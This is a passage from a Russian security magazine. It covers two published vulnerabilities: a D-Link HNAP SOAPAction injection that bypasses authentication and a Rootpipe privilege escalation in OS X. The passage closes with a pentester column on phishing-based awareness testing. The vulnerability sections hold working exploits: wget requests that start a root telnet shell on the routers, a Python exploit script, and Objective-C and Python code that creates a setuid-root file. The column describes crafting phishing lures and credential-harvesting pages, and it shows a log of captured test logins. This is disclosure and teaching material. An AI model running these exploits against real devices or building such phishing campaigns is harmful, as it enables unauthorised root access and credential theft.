Заметь, что здесь используется функция strstr, которая проверяет лишь наличие строки http://purenetworks.com/HNAP1/GetDeviceSettings в запросе, а не полную идентичность заголовка. Рассмотрим, какие команды выполняются в случае успеха сравнения (см. рис. 9):

```
SOAPAction = strrchr(SOAPAction, '/');
```

Из кода ясно, что мы определяем, какое действие нам нужно выполнить (в данном случае GetDeviceSettings), и удаляем кавычки. Далее после получения строки с действием, как уже было определено выше, оно обрабатывается командой sptrinf и передается в system. Ниже представлен С-подобный код всех описанных выше действий:

```
/* Указать на заголовок SOAPAction*/
SOAPAction = getenv("HTTP_SOAPACTION");
/* Пропускаем авторизацию, если есть строка
   "http://purenetworks.com/HNAP1/GetDeviceSet
    tings" в заголовке*/
if(strstr(SOAPAction, "http://purenetworks.com/↵
   HNAP1/GetDeviceSettings") == NULL)
{
    /* Выполнить проверку аутентификации */
}
/* Реверсивный поиск с последнего символа /
   в заголовке */
SOAPAction = strrchr(SOAPAction, '/');
if(SOAPAction != NULL)
{
    /* Указатель на один байт после последнего
       символа / */
    SOAPAction += 1;
    /* Удаляем кавычки */
    if(SOAPAction[strlen(SOAPAction)-1] == '"')
    {
        SOAPAction[strlen(SOAPAction)-1] = '\0';
    }
}
else
{
    goto failure_condition;
}
/* Составляем команду из строки, найденной
   в заголовке  */
sprintf(command, "sh %s%s.sh > /dev/console",↵
 "/var/run/", SOAPAction);
system(command);
```

Две важные вещи, определенные в ходе анализа этого кода:

1. Заголовок должен содержать строку http://purenetworks.com/HNAP1/GetDeviceSettings.
2. Строка, передаваемая в функцию sprintf (и затем в желанный system), всегда находится после последнего символа / из заголовка SOAPAction.

Таким образом, мы с легкостью можем составить атакующий запрос, который обойдет проверку авторизации и выполнится в system:

```
SOAPAction: "http://purenetworks.com/HNAP1/↵
GetDeviceSettings/`reboot`"
```

После обработки наша строка будет выглядеть так:

```
0001A638
0001A638 loc_1A638            ; haystack
0001A638          LDR         R0, [R11,#SOAPAction]
0001A63C          MOV         R1, #aHttpPurenetwor ; "http://purenetworks.com/HNAP1/GetDeviceSettings"
0001A644          BL          strstr
0001A648          MOV         R3, R0
0001A64C          CMP         R3, #0
0001A650          BNE         process_soapaction_header ; if(strstr(SOAPAction, "http://purenetworks.com/HNAP1/GetDeviceSettings") != NULL)
0001A650                      ;                          {
0001A650                      ;                              /* Skip authentication check */
0001A650                      ;                          }
```

Рис. 8. Проверка наличия GetDeviceSettings в запросе

```
system("sh /var/run/`reboot`.sh > /dev/console");
```

Заменив reboot на telnetd, мы получим Telnet-сервер с root-правами и без авторизации:

```
$ wget --header='SOAPAction: "http://purenet↵
  works.com/HNAP1/GetDeviceSettings/`telnetd`"'↵
  http://192.168.0.1/HNAP1
$ telnet 192.168.0.1
  Trying 192.168.0.1...
  Connected to 192.168.0.1.
  Escape character is '^]'.

  BusyBox v1.14.1 (2015-02-11 17:15:51 CST)↵
  built-in shell (msh)
  Enter 'help' for a list of built-in commands.
  #
```

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Если на устройстве включено удаленное администрирование, то есть HNAP можно выполнять через WAN, у нас открывается вектор удаленной атаки — если, конечно, в правилах файрвола не прописано блокировать входящие Telnet-соединения из внешней сети. Хотя и тут есть выход. Нужно убить HTTP-сервер и заменить этот порт на Telnet:

```
$ wget --header='SOAPAction: "http://purenetworks.↵
  com/HNAP1/GetDeviceSettings/`killall httpd;↵
  telnetd -p 8080`"' http://1.2.3.4:8080/HNAP1
$ telnet 1.2.3.4 8080

  Trying 1.2.3.4...
  Connected to 1.2.3.4.
  Escape character is '^]'.

  BusyBox v1.14.1 (2015-02-11 17:15:51 CST)↵
  built-in shell (msh)
  Enter 'help' for a list of built-in commands.
  #
```



Рис. 9. SOAPAction = strrchr(SOAPAction, '/')

Основное исследование проводилось только для модели DIR-890L, но после автоматизации поиска бага автор с помощью своей команды Centrifuge (tacnetsol.com) обнаружил еще уязвимые устройства от этого же производителя, их список указан в соответствующем разделе.

Автором также были проверены прошивки как версии v1.00, так и v1.03 (она была последней на момент написания статьи), и они обе оказались уязвимыми.

EXPLOIT

Для упрощения атаки был написан небольшой Python-скрипт:

```
...
command = "killall httpd; killall hnap; telnetd↵
 -p %s" % port
headers = {
            "SOAPAction"    :↵
            '"http://purenetworks.com/HNAP1/↵
             GetDeviceSettings/'%s'"' % command,
          }
req = urllib2.Request(url, None, headers)
try:
    urllib2.urlopen(req)
    raise Exception("Unexpected response")
    except httplib.BadStatusLine:
    print "Exploit sent, try telnetting to %s:%s!"
    % (ip, port)
    print "To dump all system settings, run↵
    (no quotes): 'xmldbc -d /var/config.xml;↵
    cat /var/config.xml'"
...
```

В блоге автора (bit.ly/1PvBUqH) ты сможешь найти полный текст эксплойта и прочитать заметку, что похожая уязвимость уже была найдена ранее и тоже в устройстве D-Link, но только для одной модели — DIR-645.

TARGETS

- DIR-890L;
- DAP-1522 revB;
- DAP-1650 revB;
- DIR-880L;
- DIR-865L;
- DIR-860L revA;
- DIR-860L revB;
- DIR-815 revB;
- DIR-300 revB;
- DIR-600 revB;
- DIR-645;
- TEW-751DR;
- TEW-733GR.

SOLUTION

На момент написания статьи о патче не было известно.

ПОЛУЧЕНИЕ ПРАВ АДМИНИСТРАТОРА В OS X ЧЕРЕЗ API ОТ ADMIN FRAMEWORK

CVSSv2: N/A
Дата релиза: 9 апреля 2015 года
Автор: Emil Kvarnhammar
CVE: 2015-1130

Admin Framework в ОС OS X содержит скрытый бэкдор API для получения прав администратора. Как пишет автор, эта возможность существует несколько лет (примерно с 2011 года), а уязвимость он нашел в октябре 2014-го и мог получить root-права для любого пользователя в системе. На это исследование его подвигло желание показать, что OS X может быть взломана так же легко, как и другие системы. Для первой своей демонстрации он использовал эксплойт, основанный на уязвимости CVE-2013-1775 (о которой я уже писал в нашем журнале):

```
$ sudo -k;systemsetup -setusingnetworktime Off↵
  -settimezone GMT -setdate 01:01:1970 -settime↵
   00:00;sudo su
```

Автор вместе со своим другом Филипом Окессоном (Philip Åkesson) исследовал патч, который выпустили разработчики. Исправление заключалось в том, что теперь для запуска утилиты systemsetup нужны права администратора. И если попробовать запустить ее, то увидим следующую запись:

```
$ systemsetup
You need administrator access to run this tool...
exiting!
```

Это сообщение кажется немного неправильным: мы и так запускаем ее из-под администратора, потому что пользователь, который создается во время установки OS X, становится администратором по умолчанию (не путать с получением прав root от sudo).

Как бы то ни было, это сообщение говорит нам о правах root для выполнения этой команды. Вследствие этого автор попытался найти код такой проверки, используя дизассемблер Hopper (hopperapp.com) (см. рис. 10).

Чтобы проверить, нужная ли часть кода была найдена, эта функция была успешно пропатчена (заменили sete на setne).

```
$ systemsetup
> systemsetup
> type -help for help.
```

Но в итоге мы просто вернулись к функционалу, схожему с предыдущей версией systemsetup (которая была в версиях 10.8.5 и ниже).

Интерес же исследования именно этой утилиты заключается в особом функционале, который она поддерживает. Например, следующая команда:

```
-[RemoteServerSettings myIsAuthenticatedAsAdministrator]:
    push    rbp
    mov     rbp, rsp
    call    imp___stubs__getuid
    test    eax, eax
    sete    al
    movzx   eax, al
    pop     rbp
    ret
  ; endp
```

Рис. 10. Проверка администратора из systemsetup в OS X

```
mov   rdi, qword [ds:objc_cls_ref_WriteConfigClient] ; objc_cls_ref_WriteConfigCl
mov   rsi, qword [ds:0x381d0]                        ; @selector(sharedClient), argu
call  r14                                            ; _objc_msgSend
mov   rsi, qword [ds:0x381d8]                        ; @selector(remoteProxy), argument "
mov   rdi, rax                                       ; argument "instance" for method _ob
call  r14                                            ; _objc_msgSend
mov   r12, rax
mov   rsi, qword [ds:0x388d8]                        ; @selector(HTTPConfigFilePath), arg
mov   rdi, r15                                       ; argument "instance" for method _ob
call  r14                                            ; _objc_msgSend
mov   r13, rax
mov   rax, qword [ds:imp___got__NSFilePosixPermissions] ; imp___got__NSFilePosixPermis
mov   rdi, qword [ds:rax]                            ; argument "val" for method imp___st
lea   r15, qword [ss:rbp+var_40]
mov   rsi, r15                                       ; argument "dest" for method imp___s
call  imp___stubs__objc_assign_strongCast
mov   rdi, qword [ds:objc_cls_ref_NSNumber]          ; objc_cls_ref_NSNumber, argument ":
mov   rsi, qword [ds:0x384b8]                        ; @selector(numberWithInt:), argumen
mov   edx, 0x1a4
call  r14                                            ; _objc_msgSend
lea   rbx, qword [ss:rbp+var_38]
mov   rdi, rax                                       ; argument "val" for method imp___st
mov   rsi, rbx                                       ; argument "dest" for method imp___s
call  imp___stubs__objc_assign_strongCast
mov   rdi, qword [ds:objc_cls_ref_NSDictionary]      ; objc_cls_ref_NSDictionary, argumen
mov   rsi, qword [ds:0x384c0]                        ; @selector(dictionaryWithObjects:fo
mov   r8d, 0x1
mov   rdx, rbx
mov   rcx, r15
call  r14                                            ; _objc_msgSend
mov   rsi, qword [ds:0x384d8]                        ; @selector(createFileWithContents:p
mov   rdi, r12                                       ; argument "instance" for method _ob
mov   rdx, qword [ss:rbp+var_58]
mov   rcx, r13
mov   r8, rax
call  r14                                            ; _objc_msgSend
mov   al, 0x1
mov   dword [ss:rbp+var_50], eax
```

Рис. 11. Создание файла с настройками Apache в OS X

```
systemsetup -setremotelogin on
```

позволяет включить SSH-сервер на порту 22. Ты, конечно, можешь включить SSH и с помощью launchctl, но в последнем случае требуются root-права. То есть тут существенная разница в правах доступа.

Благодаря найденному противоречию автор этой грандиозной статьи продолжил дизассемблирование systemsetup. В результате был найден метод [ServerSettings setRemoteLogin:], который соответствовал команде setremotelogin. Эта функция делает некоторую проверку введенных данных и затем вызывает [InternetServices setSSHServerEnabled:]. Все это реализовано в Admin Framework (используется в systemsetup). После анализа этого фреймворка было обнаружено, что интерфейс InternetServices поддерживает не только метод setSSHServerEnabled, но и также старт/остановку других сервисов. Ниже представлена часть этого списка:

```
+[InternetServices sharedInternetServices]
+[InternetServices sharedInternetServices].↵
 sSharedInternetServices
-[InternetServices _netFSServerFrameworkBundle]
-[InternetServices _netFSServerFrameworkBundle].↵
 sNetFSServerkBundle
-[InternetServices _netFSServerFrameworkBundle].↵
 sNetFSServerkBundleOnce
-[InternetServices faxReceiveEnabled]
-[InternetServices ftpServerEnabled]
-[InternetServices httpdEnabled]
...
-[InternetServices setFTPServerEnabled:]
-[InternetServices setFaxReceiveEnabled:]
-[InternetServices setGuestForProtocol:enabled:]
-[InternetServices setHttpdEnabled:]
-[InternetServices setInetDServiceEnabled↵
 :enabled:]
-[InternetServices setNSCProtocols:enabled:]
-[InternetServices setOpticalDiscSharingEnabled:]
-[InternetServices setRemoteAEServerEnabled:]
-[InternetServices setSSHServerEnabled:]
-[InternetServices setScreensharingEnabled:]
-[InternetServices sshServerEnabled]
_OBJC_CLASS_$_InternetServices
_OBJC_METACLASS_$_InternetServices
___47-[InternetServices _netFSServerFramework↵
Bundle]_block_invoke
```

Некоторые из них, такие как setHttpdEnabled и setSSHServerEnabled, во время выполнения используют общий вспомогательный метод [ADMInternetServices setInetDServiceEnabled:enabled:].

При дальнейшем анализе фреймворка был найден следующий интересный код (рис. 11).

Он создает файл с настройками Apache для гостевых аккаунтов. При этом заметь, что владельцем файла является root:

```
$ ls -l /etc/apache2/users/
  total 8
  -rw-r--r-- 1 root wheel 139 Apr 1 05:49 std.conf
```

Рассмотрим последний Obj-C метод, который был вызван на предыдущем скриншоте createFileWithContents:path:attributes:. В качестве входящих параметров он принимает массив байтов (данные для записи), путь к файлу и POSIX-атрибуты. То есть примерно так:

```
[tool createFileWithContents:data
    path:[NSString stringWithUTF8String:target]
    attributes:@{ NSFilePosixPermissions : @0777 }];
```

Возникает вопрос, как мы можем обратиться к магическому tool. Если посмотреть в начало этого кода, то вот соответствующий код:


Рис. 12. Вывод сообщения Attempt to send message without connection


Рис. 13. Местонахождения _onewayMessageDispatcher


Рис. 14. Метод authenticateUsingAuthorization


Рис. 15. Сервис writeconfig

Рис. 16. Метод RemoteServerSettings Authenticate











```
id sharedClient =
    [objc_lookUpClass("WriteConfigClient")
    sharedClient];
id tool = [sharedClient remoteProxy];
```

Но если повторить эти конструкции в своем коде, то получим ошибку:

```
### Attempt to send message without connection!
```

Далее автор нашел место, где эта строка печатается (рис. 12). В нем проверяется, был ли XPC-прокси инициирован внутри нашего процесса. Поэтому давай найдем местонахождения `_onewayMessageDispatcher` внутри инициализированного кода (см. рис. 13).

Рассмотрим метод `authenticateUsingAuthorization`, где происходит фактическая инициализация (рис. 14).

Это как раз то, что было нужно. Данный код создает XPC-клиент в сервисе writeconfig (рис. 15), который запускается с правами root.

Теперь возникает вопрос, нужно ли отправлять аргумент в метод `authenticateUsingAuthorization`. После повторного анализа исполняемого файла был найден следующий код (см. рис. 16).

Исходя из него, кажется, что мы можем обмануть `[SFAuthorization authorization]`. Ниже представлен модифицированный код эксплойта для новой попытки:

```
id auth = [objc_lookUpClass("SFAuthorization")↵
          authorization];
id sharedClient =
    [objc_lookUpClass("WriteConfigClient")↵
    sharedClient];
[sharedClient authenticateUsingAuthorization↵
Sync: auth];
id tool = [sharedClient remoteProxy];
[tool createFileWithContents:data
                        path:[NSString↵
                        stringWithUTF8String:target]
                 attributes:@{ NSFilePosix↵
                 Permissions : @04777 }];
```

В результате у нас получилось создать Sync-вариант `authenticateUsingAuthorization` со схожим функционалом и установить POSIX-права в 4777, который создал файл:

```
-rwsrwxrwx 1 root wheel 25960 Apr 1 19:29↵
 rootpipe.tmp
```

Так как у этого файла имеется setuid-бит и владелец (на root), мы получаем повышение привилегий. Как сообщает автор, первые версии эксплойта он написал для 10.7.x и 10.8.x, где имена классов и методов отличались. Имена же из указанного выше примера используются в 10.9.

Правда, у этого кода есть небольшое ограничение — он работает только для пользователей с правами администратора. Но, как я уже упомянул ранее, большинство пользователей в OS X являются администраторами (да и вряд ли имеют больше одного пользователя в системе). Если же попробовать запустить его из-под непривилегированного пользователя, то получим следующую ошибку:

```
### authenticateUsingAuthorizationSync error:↵
Error Domain=com.apple.systemadministration.↵
authorization Code=-60007 "The operation↵
couldn’t be completed. (com.apple.↵
systemadministration.authorization error -60007.)"
```

Автор не остановился на этом и нашел возможность запуска для всех пользователей. Из-за особой реализации языка Objective-C для этого достаточно отправить `nil` в `authenticateUsingAuthorizationSync`, вместо использования результата метода `[SFAuthorization authorization]`:

```
[sharedClient authenticateUsingAuthorizationSync: nil];
```

Теперь перейдем к практической реализации.

EXPLOIT

Для PoC автор использовал Python. Ниже я приведу основные строки из него. Помимо стандартных библиотек, к примеру `sys`, `os`, нам понадобятся следующие:

```
import ctypes
import objc
from Cocoa import NSData, NSMutableDictionary,↵
NSFilePosixPermissions
from Foundation import NSAutoreleasePool
```

Функция для загрузки библиотек из Admin Framework:

```
def load_lib(append_path):
    return ctypes.cdll.LoadLibrary(↵
    "/System/Library/PrivateFrameworks/" + append_path);
```

Устанавливаем параметры:

```
pool = NSAutoreleasePool.alloc().init()
attr = NSMutableDictionary.alloc().init()
attr.setValue_forKey_(04777, NSFilePosix↵
Permissions)
data = NSData.alloc().initWithContentsOfFile_↵
(source_binary)
```

Загружаем библиотеку, определяем клиент к `writeconfig` и в итоге можем создать файл с нужными нами параметрами, то есть который будет с любым содержимым, setuid-битом и владельцем root:

```
adm_lib = load_lib("/SystemAdministration↵
.framework/SystemAdministration")
WriteConfigClient = objc.lookUpClass↵
("WriteConfigClient")
client = WriteConfigClient.sharedClient()
client.authenticateUsingAuthorizationSync_(None)
tool = client.remoteProxy()
tool.createFileWithContents_path_attributes↵
_(data, dest_binary, attr, 0)
```

Полный текст данного эксплойта с примером запуска на версиях со старым API ты можешь найти в блоге автора (bit.ly/1cdwcug). На рис. 17, который располагается правом верхнем углу этой страницы, приведен пример его запуска в одной из версий OS X.

Помимо Python-версии эксплойта, разработчики Metasploit довольно быстро написали соответствующий модуль:

```
msf > use exploit/osx/local/rootpipe
```

TARGETS

- OS X 10.7–10.10.2.

SOLUTION

Есть исправление от производителя.

Рис. 17. Пример запуска эксплойта для CVE-2015-1130 в OS X 10.8.5

Колонка Юрия Гольцева

СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ КАК ЧАСТЬ ТЕСТИРОВАНИЯ НА ПРОНИКНОВЕНИЕ



Юрий Гольцев

Профессиональный whitehat, специалист по ИБ, еженедельно проводящий множество этичных взломов крупных организаций, редактор рубрики Взлом, почетный член команды Х

@ygoltsev

Тестирование на проникновение (penetration testing) — метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника. Для кого-то это хобби, для кого-то работа, для кого-то это стиль жизни. На страницах нашего журнала мы постараемся познакомить тебя с профессией настоящего «этичного хакера», с задачами, которые перед ним ставятся, и их решениями.

INTRO

«Человеческий фактор» — одна из самых распространенных угроз информационной безопасности. Для снижения рисков, связанных с этим обстоятельством, используются различные технические и административные механизмы защиты. Один из них — повышение осведомленности в области ИБ. Сегодня мы с тобой поговорим о такой избитой на первый взгляд штуке, как социальная инженерия, а точнее — об услуге, основанной на ней. В рамках корпоративных услуг по анализу защищенности она гордо именуется «оценкой осведомленности пользователей в вопросах информационной безопасности». Как ты наверняка уже догадался, услуга подразумевает под собой проверку того, насколько хорошо сотрудники той или иной компании знакомы с информационной безопасностью, то есть общепринятыми нормами безопасного поведения в интернете. Если совсем все упростить, то можно свести смысл таких работ к следующему: этичный хакер пытается запудрить мозги пользователю, чтобы тот выполнил какое-либо действие, после чего готовит отчет по проделанной работе.

В ПЕНТЕСТЕ

«А при чем тут тестирование на проникновение?» — возможно, спросишь ты. Дело в том, что социальная инженерия может быть использована потенциальным атакующим как метод проникновения в сеть организации. Вспомни Кевина Митника и истории его взломов, многие из которых были построены исключительно на low tech hacking.

В нынешних реалиях отечественной индустрии ИБ подобная услуга оказывается в двух форматах:

- как метод внешнего тестирования на проникновение наряду с техническими методами;
- как отдельный проект, предназначенный исключительно для оценки осведомленности персонала в вопросах ИБ.

Основная разница заключается в организационных вопросах и в отчетной документации.

Тема социальной инженерии — очень благоприятная почва для холиваров, потому что порог вхождения в low tech hacking очень низок. Естественно, «социалка» — это только небольшая часть направления low tech hacking и, наверное, единственная более-менее популярная и востребованная в РФ в качестве услуги.

Давай определимся с тем, что именно подразумевается под «оценкой осведомленности сотрудников». Этичный хакер, используя канал коммуникации с тестируемыми людьми, пытается на них повлиять: мотивирует выполнить какое-либо действие, которое потенциально может нанести ущерб компании заказчика — гипотетически (или нет) нарушить конфиденциальность, целостность или доступность охраняемой информации. Термин «канал коммуникации» в этом случае подразумевает под собой любой способ общения с тестируемым сотрудником. Если канал коммуникации не обговорен заранее, то по умолчанию подразумевается, что это корпоративная электронная почта. Думаю, суть тебе ясна. Давай перейдем к процессу организации подобных работ, и я более подробно опишу каждый из шагов на пути к мастерству в этом непростом деле.

ВВОДНАЯ ИНФОРМАЦИЯ

На этапе общения с заказчиком и заключения договора этичный хакер получает информацию о том, в каком именно формате будут проведены работы, или помогает выбрать этот формат. Исследование может быть как отдельным проектом, так и частью внешнего тестирования на проникновение.

В технической подготовке к проведению подобных работ разницы нет никакой, а в планировании времени — есть. С заказчиком также обсуждается, какой именно канал коммуникации будет использован для контакта с персоналом: корпоративная почта, социальные сети, телефон или что-то другое.

В нашем примере в качестве канала коммуникации с тестируемыми сотрудниками была выбрана корпоративная электронная почта. Следующий вопрос, который должен быть рассмо-

ПОЛЕЗНАЯ ИНФОРМАЦИЯ

Общая теория по пентестам
- VulnerabilityAssessment (bit.ly/17lVCDU)
- Open Source Security Testing Methodology Manual (bit.ly/U9WpQY)
- The Penetration Testing Execution Standard (bit.ly/1KNe7iF)

Немного практики
- PentesterLab (bit.ly/1uJ3RUu)
- Penetration Testing Practice Lab (bit.ly/1fb61kO)

В закладки
- Open Penetration Testing Bookmarks Collection (bit.ly/1vncteH)

SE: теория
- The Social Engineering Framework (bit.ly/1OiUWig)
- Рекомендации NIST по созданию программы повышения осведомленности и ее тестировании (1.usa.gov/1OiVOng)
- Best Practices for Implementing a Security Awareness Program (bit.ly/1lQSVWW)

SE: инструменты разведки
- Maltego (bit.ly/1lQOImb)
- Rapportive (bit.ly/1HbgtaW)
- OSINTINSIGHT (bit.ly/1ci0tbt)

SE: техническая сторона вопроса
- MSF (bit.ly/1ci0tbt)
- SET (bit.ly/1yiFSxB)

трен, — это состав фокус-групп, в отношении которых будет проводиться тестирование. Существует два основных варианта подбора:
- заказчик сам предоставляет фокус-группы;
- этичный хакер своими силами составляет фокус-группы для рассылки.

Во втором случае заказчик также получает ответ на вопрос, насколько много информации о его работниках можно найти в публичных источниках. Следующий момент — список проверок (эмулируемых атак), которые предполагается провести в рамках запланированных работ. Бывает, что в организации заказчика уже внедрена программа security awareness — мероприятия, направленные на повышение осведомленности сотрудников в вопросах ИБ, неотъемлемую часть которых составляют обучающие материалы. Тогда этичный хакер знакомится с этими документами и на их основе формирует список атак, которые будут выполнены в рамках работ. На начальных этапах внедрения подобных программ обучающий материал обычно содержит основные постулаты безопасной работы в интернете: не открывайте ссылки и приложения от сомнительных адресатов, не вводите свои учетные данные в сомнительные формы и так далее. Если учебные материалы далеко от совершенства или вообще отсутствуют (например, специалисты отдела ИБ только хотят внедрить такую программу), то этичному хакеру непременно придется потрудиться и дать ценные указания на этот счет. В таком случае атаки, которые будут выполнены в рамках работ, стремятся к некоему негласному стандарту. Сегодня мы рассматриваем ситуацию, когда программа повышения осведомленности пользователей в вопросах ИБ отсутствует. В таком случае заказчику будет рекомендован следующий набор атак, отталкиваясь от которых можно составить обучающий материал:
- фишинг;
- распространение сетевых червей (запуск приложения);
- эксплуатация client-side-уязвимостей (браузеры и так далее).

На то, чтобы обговорить все вопросы с заказчиком, уходит одна встреча, которая может затянуться максимум на пару часов.

СЕТЕВАЯ РАЗВЕДКА

Вернувшись на свое рабочее место, беремся за дело: проводим «рекон» (от англ. reconnaissance, разведка) — собираем максимум информации о сотрудниках тестируемой компании. Нас интересуют:
- адреса электронной почты (обговоренный канал коммуникации);
- структура организации;
- сфера деятельности;
- новости компании и отрасли.

Основные источники данных:
- поисковики (Google, Bing, Yahoo);
- профессиональные соцсети (LinkedIn, «Мой круг» и так далее);
- веб-сайт компании.

Обычно этот этап работ занимает от одного дня до трех.

РАЗРАБОТКА СЦЕНАРИЯ

После того как сбор информации завершен, этичный хакер начинает подготовку сценариев для каждой из эмулируемых им атак. Разработка сценария, как правило, проходит в несколько этапов:
1. Определяемся с типом атаки (например, фишинг).
2. Обдумываем то, как будем мотивировать пользователя.
3. Разрабатываем текст письма и оформление.
4. Продумываем техническую часть рассылки.

Как ты наверняка знаешь из книг по low tech hacking, злоумышленники в своих приемах, чтобы заставить пользователя выполнить те или иные действия, опираются на основные потребности и мотивы человека.

Текст должен разрабатываться с учетом следующих особенностей психики человека:
- интерес (любопытство) пользователя к поднятой теме. Очень распространен интерес к сообщениям личного, интимного характера (или с намеками на него) или кажущаяся легкость получения выгоды, приза или льготы;
- вероятность ущемления личных или профессиональных интересов, чувство опасности, страх, предостережение от угрозы любого характера.

Не стоит забывать и о доверии пользователя к письму — это важный момент. Добиться доверия можно, используя следующие трюки:
- знакомый или авторитетный отправитель, ссылки на такого человека в письме;
- актуальная тема.

Этичный хакер старается максимально приблизить свои тексты к реальности, однако его в данном случае обременяет та самая этичность, не позволяющая вести себя в каких-то моментах жестоко, лицемерно и цинично. Не стоит об этом забывать. На разработку сценариев от начала до конца может уйти несколько дней. Как известно, нет предела совершенству, но в данном случае речь идет о бизнесе, так что придется ставить себе разумные сроки.

Огромную роль при подготовке сценария играет вовлеченность этичного хакера в проект и процесс подготовки социалки в целом. Мало придумать хорошую тему, необходимо уметь правильно подать «переваренную» информацию о пользователе, полученную, к примеру, из социальных сетей. Правильная подача во многом приходит с опытом. Для развития этого скилла пентестеру необходимо расширить свой кругозор и окунуться в увлекательный мир психологии. Прокачивай харизму, будь уверен в себе и набирайся опыта. Это три вещи, которые порой намного лучше любых технических уловок помогают заставить открыть pdf'ку даже самого опытного пользователя.


Когда сценарии (тексты и оформление писем) подготовлены, пентестер создает документ, который описывает соответствие каждого из сценариев фокус-группам тестируемых пользователей, а также информацию о графике рассылок. Этот документ отправляется заказчику на согласование. Процесс согласования может занять от одного до нескольких дней в зависимости от количества сценариев и степени вовлечения заказчика в этот процесс.

ТЕХНИЧЕСКАЯ ЧАСТЬ

После того как сценарии согласованы, наступает момент, когда необходимо реализовать техническую часть проекта:
- подготовить домены;
- подготовить фишинговые страницы;
- подготовить эксплойты;
- подготовить нагрузку («троянское» ПО);
- наладить сбор статистики.

Как правило, в рамках фишинга этичный хакер намеревается утащить у пользователя его корпоративные учетные данные. В качестве фишинговой страницы чаще всего используется стандартный шаблон формы авторизации, известной каждому офисному работнику, — шаблон сервисов Microsoft, например Outlook Web Access или Share Point. Увидев перед собой такую страницу, корпоративный пользователь в большинстве случаев думает, что это легитимное приложение и что он исполняет свои рабочие обязанности, вводя учетные данные в форму. Естественно, доменное имя, которое использует этичный хакер,


> *Этичный хакер старается максимально приблизить свои тексты к реальности, однако его в данном случае обременяет та самая этичность*



Пример сценария. Автор — Евгений Гнедин



Пример формы для фишинга



```
user1                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Mozilla/4.0 (c
user1 test111:test111                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610
TEST111                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Mozilla/4.0
TEST111 test111:test111      31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Moz
